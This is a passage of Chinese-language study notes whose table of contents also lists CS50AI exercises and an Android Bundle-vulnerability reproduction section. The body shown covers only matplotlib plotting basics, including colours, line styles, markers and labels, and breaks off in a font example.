

Table of Contents

I Python 相关

1 matplotlib 学习笔记

- 1.1 基本内容
 - 1.1.1 运行的基本方式
 - 1.1.2 各个对象的含义
 - 1.1.3 输入数据类型
- 1.2 细节处理
 - 1.2.1 修改颜色
 - 1.2.2 修改线宽、线型与标记的大小
 - 1.2.3 设置标签
 - 1.2.4 设置刻度与刻度标签
 - 1.2.5 使用数学表达式
 - 1.2.6 注释
 - 1.2.7 图例
- 1.3 更多操作
 - 1.3.1 更多坐标轴
 - 1.3.2 使用颜色映射展示三维坐标
 - 1.3.3 创建多个

2 总结

II CS50AI

3 0.Search

- 3.1 Minimax 算法
 - 3.1.1 芝士什么?
 - 3.1.2 伪代码
- 3.2 优化 - Alpha-Beta Pruning
 - 3.2.1 为啥优化?
 - 3.2.2 代码
- 3.3 更多优化.....

4 1.Knowledge

- 4.1 Knights and Knaves
 - 4.1.1 问题描述
 - 4.1.2 Puzzle 0
 - 4.1.3 Puzzle 1
 - 4.1.4 Puzzle 2
 - 4.1.5 Puzzle 3
- 4.2 Minesweeper

5 “Bundle 风水”漏洞复现与恶意代码分析

- 5.1 漏洞综述
 - 5.1.1 相关简介
 - 5.1.2 CVE-2017-13288
 - 5.1.3 CVE-2023-20963
- 5.2 漏洞原理
 - 5.2.1 LaunchAnyWhere 简介
 - 5.2.2 PeriodicAdvertisingReport 简介
 - 5.2.3 CVE-2017-13288 漏洞原理
- 5.3 漏洞复现
 - 5.3.1 提供 AuthenticatorService 服务
 - 5.3.2 实现 MyAuthenticator
 - 5.3.3 在 MainActivity 中请求添加账户
 - 5.3.4 输出恶意 Bundle 的内容
 - 5.3.5 复现攻击
- 5.4 漏洞修复
- 5.5 Reference

I. Python 相关

1 matplotlib 学习笔记

关于这份笔记...

- python的[matplotlib库](#)，用于制作图表的强大工具，主要是普物实验还用得上欸
- 参考了[官方教程](#)与《Python编程——从入门到实践》一书的部分内容。

1.1 基本内容

1.1.1 运行的基本方式


首先当然得有matplotlib库哈

```
pip install matplotlib
```

然后是代码：

```
import matplotlib as mpl
import matplotlib.pyplot as plt
import numpy as np
fig, ax = plt.subplots() # Create a figure containing a single axes.
ax.plot([1, 2, 3, 4], [1, 4, 2, 3]) # Plot some data on the axes.
```

结果如下图：



此外还有另一种写法：

```
import matplotlib.pyplot as plt
plt.plot([1, 2, 3, 4], [1, 4, 2, 3])
plt.show()
```

使用 `plot` 函数绘制折线图，使用 `scatter` 函数绘制散点图，使用 `bar` 函数绘制直方图

前者显式创建了Figure和Axes对象，并调用了它们（即“面向对象 (OO) 风格”），而后者依靠pyplot隐式创建和管理图形和坐标轴，并使用 `pyplot` 函数进行绘图。


” 官方文档

In general, we suggest using the OO style, particularly for complicated plots, and functions and scripts that are intended to be reused as part of a larger project. However, the pyplot style can be very convenient for quick interactive work.

官方建议在面对复杂绘图时使用OO风格 但是我这种水平也木有画很复杂的图的时候所以其实大概关系不大（

不过对plt中的各个对象的了解还是很有必要的

1.1.2 各个对象的含义



1.1.2.1 Figure

即整个图像。创建方法 `fig = plt.figure()`，可以设置 `figsize` 参数调整图像大小。

1.1.2.2 Axes

官方文档

An Axes is an Artist attached to a Figure that contains a region for plotting data, and usually includes two (or three in the case of 3D) Axis objects (be aware of the difference between Axes and Axis) that provide ticks and tick labels to provide scales for the data in the Axes. Each Axes also has a title (set via `set_title()`), an x-label (set via `set_xlabel()`), and a y-label set via `set_ylabel()`.

虽然Axes字面意思是"Axis"的复数形式，但在这里Axes所包含的并非仅仅是坐标轴。可以把Axes理解为你要放到画布上的各个物体，且Axes下可以修改编辑的变量非常多，基本上能满足所有作图需求。

1.1.2.3 Axis

坐标轴，可以设置位置与标签。创建方法 `ax.axis([x1, x2, y1, y2])` 或 `plt.axis([x1, x2, y1, y2])`。刻度的位置由 `Locator` 对象确定，刻度标签字符串由 `Formatter` 格式化。正确的 `Locator` 和 `Formatter` 的组合可以很好地控制刻度位置和标签。

1.1.2.4 Artist

上述的以及图中可见的内容几乎都是一个 `Artist`。

1.1.3 输入数据类型

” 官方文档


Plotting functions expect `numpy.array` or `numpy.ma.masked_array` as input, or objects that can be passed to `numpy.asarray`. Classes that are similar to arrays ('array-like') such as pandas data objects and `numpy.matrix` may not work as intended. Common convention is to convert these to `numpy.array` objects prior to plotting

总之就是传入可以被当作array的对象。当然list就可以直接用。建议使用Numpy以解锁更多操作~

此外还支持了可寻址对象例如dict。官方给出的示例代码：

```
np.random.seed(19680801) # seed the random number generator.
data = {'a': np.arange(50),
        'c': np.random.randint(0, 50, 50),
        'd': np.random.randn(50)}
data['b'] = data['a'] + 10 * np.random.randn(50)
data['d'] = np.abs(data['d']) * 100

fig, ax = plt.subplots(figsize=(5, 2.7), layout='constrained')
ax.scatter('a', 'b', c='c', s='d', data=data)
ax.set_xlabel('entry a')
ax.set_ylabel('entry b')
```



玩得还挺花是不是一(

1.2 细节处理

1.2.1 修改颜色

1.2.1.1 折线图

调用 `plot` 函数时修改 `color` 参数即可。

1.2.1.2 散点图

同样在 `scatter` 函数内修改参数，不过散点图有散点的内部颜色 `facecolor` 与边缘的颜色 `edgecolor`，两者的颜色可以不同。

1.2.1.3 颜色的表示

Matplotlib支持多种方式的颜色表示包括RGB/RGBA元组、RGB/RGBA十六进制字符串、[0, 1]之间的灰度值（注意是字符串！）、以及常见的颜色单词等等

```
'b' as blue
'g' as green
'r' as red
'c' as cyan
'm' as magenta
'y' as yellow
'k' as black
'w' as white
```


1.2.2 修改线宽、线型与标记的大小

`plot` 函数内设置参数 `marker`、`linestyle`、`linewidth` 与 `markersize`

例如：

```
plot(x, y, color='green', marker='o', linestyle='dashed', linewidth=2, markersize=12)
```

样式如下图：



Note

此处传入的参数还可以改成 `'go--'`，其中'g'为颜色，'o'为标记样式，'-'表示线的形状。既方便又形象有没有~

1.2.2.1 线型的表示

- `'solid'` or `(0, ())` or `'-'`: 实线
- `'dotted'` or `(0, (1, 1))` or `':'`: 点线
- `'dashed'` or `'--'`: 短划线
- `'dashdot'` or `'-.'`: 点划线

上面出现的形如 `'(offset, (on_off-seq))'` 的表示方法使线型更为多样。例如，`(0, (3, 10, 1, 15))` 表示 (3pt 线, 10pt 空间, 1pt 线, 15pt 空间) 没有偏移，而 `(5, (10, 3))` 表示 (10pt 线, 3pt 空间)，但跳过第一个 5pt 线。

1.2.2.2 标记样式的表示

标记样式还是很多的 (见[官网](#)) 比较有用的基本上就那么几个：

- '.' 点
- 'o' 圆
- '^' 三角形
- 'v' 倒三角形
- 's' 正方形
- '*' 五角星
- 'D' 正方形转45°
- 'd' 菱形
- ',' 像素
- 'x' 叉

上面除了最后两个以外都是“Filled markers”，这些标记可以设置填充样式 `fillstyle`（包括 `'full'`、`'left'`、`'right'`、`'bottom'`、`'top'`、`'none'`）

Note

marker还可以使用 `'$...$'` 的形式来使用mathtex呈现字符串。例如 `"f"` 表示显示字母 `f` 的标记。

还有很多 花里胡哨的 样式就不写了

1.2.3 设置标签

1.2.3.1 设置轴标签与文本

在显式API（即OO风格）中使用 `set_xlabel`、`set_ylabel`、`set_title`、`text`、`annotate` 等函数在指定位置添加文本。

在隐式API（即使用plt的方式）中使用 `xlabel`、`ylabel`、`title`、`suptitle`、`text`、`figtext`、`annotate` 等函数。其中 `title`、`text`、`annotate` 用于修改 Axes 中的文本，`suptitle`、`figtext` 用于修改 Figure 中的文本。

虽然平时Figure跟Axes差别不大啦

附上官方的演示代码：

```

import matplotlib
import matplotlib.pyplot as plt

fig = plt.figure()
ax = fig.add_subplot()
fig.subplots_adjust(top=0.85)

# Set titles for the figure and the subplot respectively
fig.suptitle('bold figure suptitle', fontsize=14, fontweight='bold')
ax.set_title('axes title')

ax.set_xlabel('xlabel')
ax.set_ylabel('ylabel')

# Set both x- and y-axis limits to [0, 10] instead of default [0, 1]
ax.axis([0, 10, 0, 10])

ax.text(3, 8, 'boxed italics text in data coords', style='italic',
        bbox={'facecolor': 'red', 'alpha': 0.5, 'pad': 10})

ax.text(2, 6, r'an equation:  $E=mc^2$ ', fontsize=15)

ax.text(3, 2, 'Unicode: Institut für Festkörperphysik')

ax.text(0.95, 0.01, 'colored text in axes coords',
        verticalalignment='bottom', horizontalalignment='right',
        transform=ax.transAxes,
        color='green', fontsize=15)


ax.plot([2], [1], 'o')
ax.annotate('annotate', xy=(2, 1), xytext=(3, 4),
            arrowprops=dict(facecolor='black', shrink=0.05))

plt.show()

```

结果如下：

bold figure subtitle



上面的例子基本上就把所有可用的函数都用上了，其实很多也不太常用 所以夫多不再细究。

其中在设置坐标轴的标签时，x和y标签会自动放置，要移动标签可以指定关键字 `labelpad` 的参数（单位为pt），或者使用 `position` 参数（格式 `(x, y)`）改变位置。

⚠ 注意

无法使用 `position` 参数修改x标签的y坐标或y标签的x坐标。如要修改，请使用 `labelpad`。

设置标题与设置标签的方式大致相同，但也可以使用 `loc` 参数（`'center'`、`'left'` 或 `'right'`）设置标题位置与对齐方式，垂直间距则用 `pad` 参数控制。

1.2.3.2 修改字体

可以通过操作 `matplotlib.font_manager.FontProperties` 方法或通过 `set_xlabel` 的命名关键字参数来更改

示例代码：

```

from matplotlib.font_manager import FontProperties

